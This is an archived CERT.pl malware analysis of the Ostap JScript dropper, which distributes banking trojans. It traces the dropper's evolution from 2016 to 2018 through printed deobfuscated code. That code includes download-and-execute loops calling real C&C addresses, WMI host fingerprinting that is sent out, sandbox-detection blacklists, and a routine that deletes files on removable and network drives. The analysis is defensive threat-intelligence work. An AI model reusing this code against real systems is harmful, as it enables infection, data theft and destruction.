
# Ostap malware analysis (Backswap dropper)

Archived: 2026-04-05 22:02:13 UTC

Malicious scripts, distributed via spam e-mails, have been getting more complex for some time. Usually, if you got an e-mail with .js attachment, you could safely assume it's just a simple dropper, which is limited to downloading and executing malware. Unfortunately, there is a growing number of campaigns these days, where script doesn't exit after downloading sample. Instead of ending its life – it remains active, waiting for additional commands or more samples to fetch. Some of the examples are: vjw0rm used in Vortex ransomware campaigns and **Ostap** – the main protagonist of our story.

**This article is an introduction to Backswap malware analysis, which is a second-stage malware downloaded by Ostap. Our analysis of Backswap malware will be published soon!**

Ostap has became a very popular malware worldwide, but the most interesting campaigns observed by CERT.pl occured in Poland. It is mostly used for banking malware distribution. Currently it distributes two banker families simultaneously: Nymaim and **Backswap**, which is actually slightly modified Tinba. Because both malware families are dropped at the same time, there is specific correlation between them – noticed by ESET in their Backswap analysis. Analysis of both banker families can be also found on our webpage.



ostap from 2018-05-23

Relations

| | | |
|---|---|---|
| parent | 3a5e2e2a6116894321528ccd94e5fb977cf292f7 | ripped:ostap |
| child | 7ca824baa468945876ec1479398873fbf87d37a9 | ostap_drop nymaim |
| child | a6f36caec8bf9da557b8237d87d9036f6e414cba | ostap_drop tinba |
| child | e338ecad0e4a522e7457f015f00ec2e96563e2e1 | ostap_drop nymaim |
| child | 942984f6d937c3142dad42efeba718a85d9b2403 | ostap_drop tinba |
| child | 97256a28210f72456f7c82a14fbc953f0d65df4d | ostap_drop tinba |

Script is delivered as a compressed attachment (fake invoice). It has an .rar extension, but don't be fooled – actually it's an ACE archive. This is a very usual technique, used to mislead some automatic analyzers, which identify a file type by its extension. Despite that, WinRAR is able to recognize the real archive format, so victims don't have any problems to execute the Ostap script using that software.

| | |
|---|---|
| | 2e2096cbf17506a19e0389281333a3e2 FV-028534679112.rar |
| | |
| | Contents of archive FV-028534679112.rar |
| | |
| | Date Time Packed Size Ratio File |
| | |
| | 28.05.18 23:20 33712 631230 5% FV-024209564418.jse |
| | |
| | listed: 1 files, totaling 631.230 bytes (compressed 33.712) |

The archive contains a JSE file, which is an encoded JScript. Because of the obfuscation method used (characteristic for this malware), file is rather large, and can exceed several hundred kilobytes in size.

## First Ostap campaigns (2016)

First campaigns were observed by CERT.pl in May 2016. In the first versions, Ostap was just a simple dropper, which uninstalls itself after completing its mission. The characteristic part was the obfuscation method mentioned before – strings were completed char-by-char using complex expressions evaluated by JScript interpreter.

```
pre_Additionally6=this[{y3:'\u0041'}.y3+{RL02:'\u0063'}.RL02+
{ar1:'\u0074'}.ar1+{ar1:'\u0069'}.ar1+{non0:'\u0076'}.non0+{art1:'\u0065'}.art1+
{es3:'\u0058'}.es3+{ls1:'\u004f'}.ls1+{n0:'\u0062'}.n0+{r0:'\u006a'}.r0+
```

```
{erv1:'\u0065'}.erv1+{h0:'\u0063'}.h0+{nfo3:'\u0074'}.nfo3];var
pre_communicating=this[{ay1:'\u0057'}.ay1+{den0:'\u0053'}.den0+
{n1:'\u0063'}.n1+{ers3:'\u0072'}.ers3+{ont1:'\u0069'}.ont1+{tor1:'\u0070'}.tor1+
{ay0:'\u0074'}.ay0];
```

After deobfuscation:

```
var pre_Additionally6 = this['ActiveXObject'];
var pre_information = WScript.CreateObject('WScript.Shell');
var pre_full = new ActiveXObject('Scripting.FileSystemObject');
var fstream = new ActiveXObject('ADODB.Stream');
var oShell = new ActiveXObject('Shell.Application');
var pre_sources = pre_information['ExpandEnvironmentStrings']('%TEMP%');
var filepath = pre_sources + '\\\\' + Math['floor'](Math['random']() * (20 + 20 + 5 + 5
+ 25 + 25) + 1) + '.exe';
var pre_information6 = new ActiveXObject('Msxml2.ServerXMLHTTP');
var body12 = '\\aflash_update.js';
var startupFolder = oShell['NameSpace'](7);
var pre_that = false;
var pre_with = false;
var tone = 1;
var filets = null;
var pre_with = WScript.ScriptFullName;
var pre_includes = startupFolder.Self.Path + body12;
var pre_computer9 = 'https://217.28.218.217/YOP634EFARRR/q64.php?
add=gtyhbncdfewpnjm9oklmnfdrtqdczdfgrt';
if (pre_with != pre_includes && pre_that == false) {
pre_that = true;
pre_full['DeleteFile'](pre_with);
WScript.echo('The document is corrupted and cannot be opened');
```

```
WScript.Sleep(5000);
}
while (true) {
tone = tone + 1;
if (tone == 300000000) {
while (true) {
try {
pre_information6['setOption'](3, 'MSXML');
pre_information6['open']('GET', pre_computer9 + '&' + Math['floor'](Math['random']() * 200 + 1), false);
pre_information6['send']();
if (pre_information6['status'] == 200) {
if (pre_full['FileExists'](filepath))
pre_full['DeleteFile'](filepath);
fstream['Open']();
fstream['Type'] = 1;
fstream['Write'](pre_information6['responseBody']);
fstream['Position'] = 0;
fstream['SaveToFile'](filepath);
fstream['Close']();
filets = pre_full['GetFile'](filepath)['OpenAsTextStream'](1);
if (pre_full['FileExists'](filepath) && filets['ReadLine']()['substring'](0, 2) == 'MZ') {
pre_with = true;
oShell['ShellExecute'](filepath, '', '', 'open', '1');
if (pre_full['FileExists'](WScript['ScriptFullName']))
pre_full['DeleteFile'](WScript['ScriptFullName']);
WScript.Sleep(4000);
```

```
if (pre_full['FileExists'](filepath))
pre_full['DeleteFile'](filepath);
}
filets['Close']();
}
} catch (e) {
}
if (pre_with == true) {
break;
}
WScript.Sleep(80000);
}
break;
}
}
```

During execution – script was performing few actions:

- Shows message The document is corrupted and cannot be opened
- Adds itself to the Startup folder oShell['NameSpace'](7), which ensured automatic execution on logon (in case the file was not available immediately)
- Tries to download and execute EXE file from URL https://217.28.218.217/YOP634EFARRR/q64.php?add=gtyhbncdfewpnjm9oklmnfdrtqdczdfgrt&<random number>. In case of failure – it tries again every 80 seconds.
- After successful download and instalation – removes itself from Startup and deletes downloaded file, ending its existence on compromised host.

So, at first, Ostap was just simple dropper, but pretty characteristic (e.g. because of add= argument containing campaign identifier, obfuscation, URL format). Samples downloaded by Ostap weren't usually available immediately after the beginning of the campaign and they were distributed only for a short period of time. Downloaded malware samples were usually bankers: KBot and Gozi ISFB

A month later – in June 2016, we found next version of Ostap, sending additional information about victim environment.

```
var pre_written = 'https://217.29.58.174:4433/MIKE/ostap.php?add=fty7ygvhuijhbvfdew2erfvghu8ujhvfcdxe4r5t6y';
var char123 = '\\';
var pre_imagery = temp12 + char123 + Math.floor(Math.random() * (50 + 50) + 1) + '.exe';
var pre_dawn = temp12 + char123 + Math.floor(Math.random() * (50 + 50) + 1) + '.xmp';
var pre_right = new pre_known('Msxml2.ServerXMLHTTP');
var body12 = char123 + 'adobe_update.js';

// ...

var hashhere = 0;
var autor = startupFolder.Self.Path + body12;
var uidhere = autor;

uidhere = uidhere + pre_voices['Environment']('PROCESS')['Item']('COMPUTERNAME');
for (pre_either10 = 0; pre_either10 < uidhere.length; pre_either10++) {
hashhere = (hashhere << 5) - hashhere + uidhere['charCodeAt'](pre_either10) & 4294967295;
}

pre_right['setOption'](1 + 2, 'MSXML');
pre_right['open']('GET',
pre_written +
'&' + Math['floor'](Math['random']() * 100 + 1) +
'&uid=' + Math['abs'](hashhere) +
```

```
'&out=' + out123 +
'&ver=' + pre_either10, false);
pre_right['send']();
```

C&C address was slightly different and contained more fields:

```
https://<ip:port>/<path .php>?add=<campaign id>&<random>&uid=<victim id>&out=<0|1>&ver=<version>
```


Meaning of each field is described below:

- hash from the Startup path and computer name (uid)
- operating system version (based on Users substring existence in %HOMEPATH%) – ver
- additional request was sent after successful download (out=1)

C&C was delivering malware encoded in Base64. Ostap was perfoming some decoding using the built-in certutil command. Also, new version contained some fail-safe methods of malware execution:

```
out = 1;
try {
pre_head = pre_voices['Exec'](pre_imagery);
out = pre_head['ProcessID'];
} catch (e) {
try {
oShell['ShellExecute'](pre_imagery, '', '', 'open', 0);
out = 2;
} catch (e) {
cmd12 = cmd12 + pre_imagery;
oShell['ShellExecute']('%COMSPEC%', cmd12, '', 'open', 0);
out = 3;
}
}
```

Criminals were showing their (kind of) creativity, sometimes adding a bitmap file to ACE archives.



A few months later, script started to deliver various types of banking malware such as Tinba, Ramnit or ISFB. Since then, Ostap (named after ostap.php script name) was slowly becoming serious piece of malware.

Because of the variety of samples and number of parallel campaigns, we began to suspect that Ostap is used as distribution service and delivered software is not associated with single actor. From 2016, Ostap was getting more and more active.

## Dropper evolves to botnet (2017)

From the half of 2017, Ostap became more powerful. The first thing developed in 2017 version were several anti-analysis techniques.

## Gathering information about execution environment

Before Ostap launches – malware executes WMI query, requesting for active processes list, user name, domain name, version of operating system etc.

| | |
|---|---|
| | var sysInfo = "";<br> |
| | var procInfo = "";<br> |
| | obj00WMI = GetObject("winmgmts:<br>{impersonationLevel=impersonate}!\\\\.\\root\\cimv2");<br> |
| | win32Process = new Enumerator(obj00WMI["ExecQuery"]("Select * from<br>Win32_Process"));<br> |

```
win32OperatingSystem = new Enumerator(obj00WMI["ExecQuery"]("Select * from Win32_OperatingSystem"));
while (!win32OperatingSystem["atEnd"]()) {
sysInfo = sysInfo + win32OperatingSystem["item"]()["Caption"] + win32OperatingSystem["item"]()["Version"];
win32OperatingSystem["moveNext"]();
}
while (!win32Process["atEnd"]()) {
processItem = win32Process["item"]();
processOwner = processItem["ExecMethod_"]("GetOwner");
procInfo = procInfo + processItem["Name"] + "*" +
processItem["ExecutablePath"] + "*" +
processOwner["Domain"] + "|" +
processOwner["User"] +
String["fromCharCode"](13) + String["fromCharCode"](10);
win32Process["moveNext"]();
}
```

Output from sysInfo and procInfo is then concatenated:

```
Microsoft Windows XP Professional5.1.2600
System Idle Process*null*DESKTOP_XXXXX|Zosia
System*null*DESKTOP_XXXXX|Zosia
smss.exe*C:\WINDOWS\System32\smss.exe*DESKTOP_XXXXX|Zosia
csrss.exe*null*DESKTOP_XXXXX|Zosia
winlogon.exe*C:\WINDOWS\system32\winlogon.exe*DESKTOP_XXXXX|Zosia
services.exe*C:\WINDOWS\system32\services.exe*DESKTOP_XXXXX|Zosia
lsass.exe*C:\WINDOWS\system32\lsass.exe*DESKTOP_XXXXX|Zosia
svchost.exe*C:\WINDOWS\system32\svchost.exe*DESKTOP_XXXXX|Zosia
```

| | |
|---|---|
| | svchost.exe*null*DESKTOP_XXXXX|Zosia |
| | svchost.exe*C:\WINDOWS\System32\svchost.exe*DESKTOP_XXXXX|Zosia |
| | svchost.exe*null*DESKTOP_XXXXX|Zosia |
| | svchost.exe*null*DESKTOP_XXXXX|Zosia |
| | spoolsv.exe*C:\WINDOWS\system32\spoolsv.exe*DESKTOP_XXXXX|Zosia |
| | explorer.exe*C:\WINDOWS\Explorer.EXE*DESKTOP_XXXXX|Zosia |
| | ctfmon.exe*C:\WINDOWS\system32\ctfmon.exe*DESKTOP_XXXXX|Zosia |
| | msmsgs.exe*C:\Program Files\Messenger\msmsgs.exe*DESKTOP_XXXXX|Zosia |
| | svchost.exe*null*DESKTOP_XXXXX|Zosia |
| | alg.exe*null*DESKTOP_XXXXX|Zosia |
| | wscntfy.exe*C:\WINDOWS\system32\wscntfy.exe*DESKTOP_XXXXX|Zosia |
| | svchost.exe*C:\WINDOWS\System32\svchost.exe*DESKTOP_XXXXX|Zosia |
| | dllhost.exe*C:\WINDOWS\system32\dllhost.exe*DESKTOP_XXXXX|Zosia |
| | msdtc.exe*null*DESKTOP_XXXXX|Zosia |
| | cmd.exe*C:\WINDOWS\system32\cmd.exe*DESKTOP_XXXXX|Zosia |
| | wmiprvse.exe*null*DESKTOP_XXXXX|Zosia |
| | wscript.exe*C:\WINDOWS\system32\wscript.exe*DESKTOP_XXXXX|Zosia |

Then, Ostap looks for occurences of several names characteristic for analysis tools and sandbox environments:

| | |
|---|---|
| | if (procInfo["indexOf"]("Procmon") != -1 \|\| |
| | procInfo["indexOf"]("Wireshark") != -1 \|\| |
| | procInfo["indexOf"]("Temp\\iexplore.exe") != -1 \|\| |
| | procInfo["indexOf"]("ProcessHacker") != -1 \|\| |
| | procInfo["indexOf"]("vmtoolsd") != -1 \|\| |
| | procInfo["indexOf"]("VBoxService") != -1 \|\| |
| | procInfo["indexOf"]("python") != -1 \|\| |

| | |
|---|---|
| | procInfo["indexOf"]("Proxifier.exe") != -1 \|\| |
| | procInfo["indexOf"]("Johnson-PC") != -1 \|\| |
| | procInfo["indexOf"]("ImmunityDebugger.exe") != -1 \|\| |
| | procInfo["indexOf"]("lordPE.exe") != -1 \|\| |
| | procInfo["indexOf"]("ctfmon.exe*JOHN-PC") != -1 \|\| |
| | procInfo["indexOf"]("BehaviorDumper") != -1 \|\| |
| | procInfo["indexOf"]("anti-virus.EXE") != -1 \|\| |
| | procInfo["indexOf"]("AgentSimulator.exe") != -1 \|\| |
| | procInfo["indexOf"]("VzService.exe") != -1 \|\| |
| | procInfo["indexOf"]("VmRemoteGuest") != -1 \|\| |
| | procInfo["indexOf"]("SystemIT\|admin") != -1) |
| | { |
| | document["alert"]("Screw you guys, Im going home!!!!"); |
| | } |

If a characteristic name is found, Ostap calls document.alert method. Object document doesn't exist in Windows Script Host context (it is seen only in web browsers) which raises an unhandled exception, stopping the execution.

After gathering information from WMI – script copies itself to Startup and goes to the main part.

## Communication with C&C (downloading malicious samples)

URL pattern used by Ostap from 2017 was very similar. However, few communication aspects changed from the 2016 version.

- Request method changed from GET to POST
- Ostap sends fetched sysInfo+procInfo as request body
- Argument names were shortened (uid becomes u)

C&C server sends additional information about blob format and method of sample execution:

- File could be sent raw or Base64-encoded (Content-Transfer-Encoding was set to binary or base64)

- There were few methods of execution, based on you_god_damn_right HTTP response header value (actual name differs depending on the malware version)

Yup, Ostap is full of “Breaking bad” quotes.


Possible values of you_god_damn_right are:

- 0 – file is an update (replace the original script and execute, closing itself)
- 1 – run DLL file (with secretFunction as entrypoint)
- 2 – install software silently with Administrator privileges (MSI installer)

By default, fetched file was run using cmd /c start <file path>

After successful installation – script removes all files from TEMP folder which were potentially associated with fetched sample (*.exe*, .gop – base64 encoded, *.txt*, .log, *.jse – update)

## Destructive propagation on removable media and network shares

If creation of file after download was unsuccessful (file still doesn’t exist under expected location) – Ostap becomes more nasty than usual.

| | |
|---|---|
| | var fso = new ActiveXObject("Scripting.FileSystemObject"); |
| | var extensions = "*.doc *.xls *.pdf *.rtf *.txt *.pub *.odt *.ods *.odp *.odm *.odc *.odb *.wps *.xlk *.ppt *.mdb *.accdb *.pst *.dwg *.dxf *.dxg *.wpd"; |
| | |
| | var wshShell = WScript["CreateObject"]("WScript.Shell"); |
| | var tempDir = wshShell["ExpandEnvironmentStrings"]("%TEMP%"); |

```
var userProfile = wshShell["ExpandEnvironmentStrings"]("%USERPROFILE%");

var DRIVE_REMOVABLE = 1;
var DRIVE_NETWORK = 3

var listFileName = "saymyname.txt";

if (!fso["FileExists"](droppedFileName)) {
try {
drives = new Enumerator(fso.Drives);
for (;!drives["atEnd"](); drives["moveNext"]()) {
driveItem = drives["item"]();
if (driveItem["IsReady"] &&
(driveItem["DriveType"] == DRIVE_NETWORK || driveItem["DriveType"] ==
DRIVE_REMOVABLE) &&
userProfile["substring"](0, 1) != driveItem["DriveLetter"])
{
oShell23["ShellExecute"]("cmd", "/U /Q /C cd /D " + graplingmore67["DriveLetter"]
+ ": && dir /b/s/x " + extensions + ">>%TEMP%\\" + listFile, "", "open", 0);
WScript["Sleep"](90000);
}
}
WScript["Sleep"](30000);
listFile = fso["GetFile"](tempDir + "\\" + listFile)["OpenAsTextStream"](1, -1);
while (!listFile["AtEndOfStream"]) {
fileToReplace = listFile["ReadLine"]();
namePart = fileToReplace["substring"](0, fileToReplace["indexOf"]("."));
oShell23["ShellExecute"]("cmd", "/U /Q /C copy /Y \"" + selfFile + "\" \"" +
namePart + ".jse\" && del /Q/F \"" + fileToReplace + "\"", "open", 0);
}
```

```
listFile["Close"]();
fso["DeleteFile"](tempDir + '\\' + listFile);
} catch (zsxdcfvgbhnj) {}
out123 = 0;
graplingprimarily24 = false;
continue;
}
```

At the beginning, script was preparing a list of files with specified extensions, which are located on removable media and mounted network shares. List of files found was written to temporary file saymyname.txt.

Then, based on that list – all files were deleted and replaced by Ostap copy (with preserved name and added .jse extension). The purpose was probably to “punish” incautious analysts, which can accidentally trigger that code by script modifications.


## Persistence

Starting from 2017, Ostap doesn't erase itself after successful download anymore. Using self-update capabilities, malware persists on infected machine, serving banking malware from various families. The victim becomes a part of distribution botnet.

## Current version (2018)

Currently, Ostap is one of the most active families targeting the online banking customers in Poland. Malware code is being constantly developed and improved.

Version from 2018 has added few more methods of sandbox detection:

- Malware doesn't execute on Windows XP

- Ostap verifies length of process list (>1500 characters is needed, which was efective against emulation using tools like box-js)
- Few strings were added to blacklist:

| | |
|---|---|
| | Microsoft Windows XP |
| | 2B.exe |
| | Procmon |
| | Wireshark |
| | Temp\iexplore.exe |
| | ProcessHacker |
| | vmtoolsd |
| | VBoxService |
| | python |
| | Proxifier.exe |
| | Johnson |
| | ImmunityDebugger.exe |
| | lordPE.exe |
| | ctfmon.exe*JOHN-PC |
| | BehaviorDumper |
| | anti-virus.EXE |
| | AgentSimulator.exe |
| | VzService.exe |
| | VBoxTray.exe |
| | VmRemoteGuest |
| | SystemIT\|admin |
| | WIN7-TRAPS |
| | Emily\AppData |
| | PROCMON |
| | procexp |

| | |
|---|---|
| | tcpdump |
| | FrzState2k |
| | DFLocker64 |
| | vmware |
| | LOGSystem.Agent.Service.exe |
| | C:\Users\user\ |
| | C:\Users\milozs\ |

If a sandbox substring was detected:

- Malware executes ploha['show']('No more half-measures.'); which triggers undefined variable exception (ploha doesn't exist in the code)
- If exception is not raised (or handled externally) – Ostap tries to terminate script using WScript.Quit()
- If script is still working – "destructive propagation" is activated

Destructive propagation has additional condition now – if file creation was unsuccessful and sandbox was detected without script termination, malware starts removing files.

The URL address was also slightly changed:

| | |
|---|---|
| | https://185.159.82.230/gazprom8/milertut.php?DeretghrttLolookest75=awsedrftgyhujiko&add=james&u=<uid>&o=<out>&v=<ver>&s=<random> |

Now, the add parameter isn't the campaign identifier – that role is taken over by DeretghrttLolookest75=awsedrftgyhujiko, which changes depending on the sample.

In latest version – HTTP execution method header is also different: We_are_done_when_I_say_we_are_done, as well as message displayed after executing script first time, which changed to PDF Error: The document could not be printed..


## Summary

Ostap shows how simple dropper script can evolve into real botnet malware. In summary, here is the listing of characteristic elements for Ostap malware:

- Distribution via large-sized JSE files, delivered as ACE archives with .rar extension
- Message showed after first execution of script (PDF Error: The document could not be printed.)
- Characteristic script obfuscation method
- Persistence (self-update capabilities, adding itself to Startup folder)
- Unusual URL pattern https://<ip[:port]>/<path>.php?<campaign_id1>=<campaign_id2>&add=james&(arguments…)

## Additional information

Example samples:

| | |
|---|---|
| | b48f7f004d1b4be1d5efa5fe838d202762f7e94a2f084e21f946d53de2521ce4<br>kopie_dokumenty.ace (2016, q64.php) |
| | 4d618f3aa7990cc5013fb7f453311c058781cf7b1702f9ac3676aecda6e2c94e<br>F.2016.06-07.ace (2016, ostap.php) |
| | b62f86ef5ef2086844b84ff6ac508c160ddeea94eee18648c86bcee129721b96<br>dropper.jse (2017) |
| | b790331a334e896c74f6e7f919895f1ee6cdd05a30c305b199e82386e71862b4<br>FV_030710645018.ace (2018) |

Samples after deobfuscation:

- 2016-q64
- 2016-ostap
- 2017
- 2018

Ostap was mentioned frequently in various articles (as “interesting dropper” or “JS/Nemucod”):

- http://www.pentestingexperts.com/reverse-engineering-a-javascript-obfuscated-dropper/
- https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/JS_NEMUCOD.ELDSAUGH
- https://www.joesandbox.com/analysis/36716/0/html

---

Source: https://www.cert.pl/en/news/single/ostap-malware-analysis-backswap-dropper/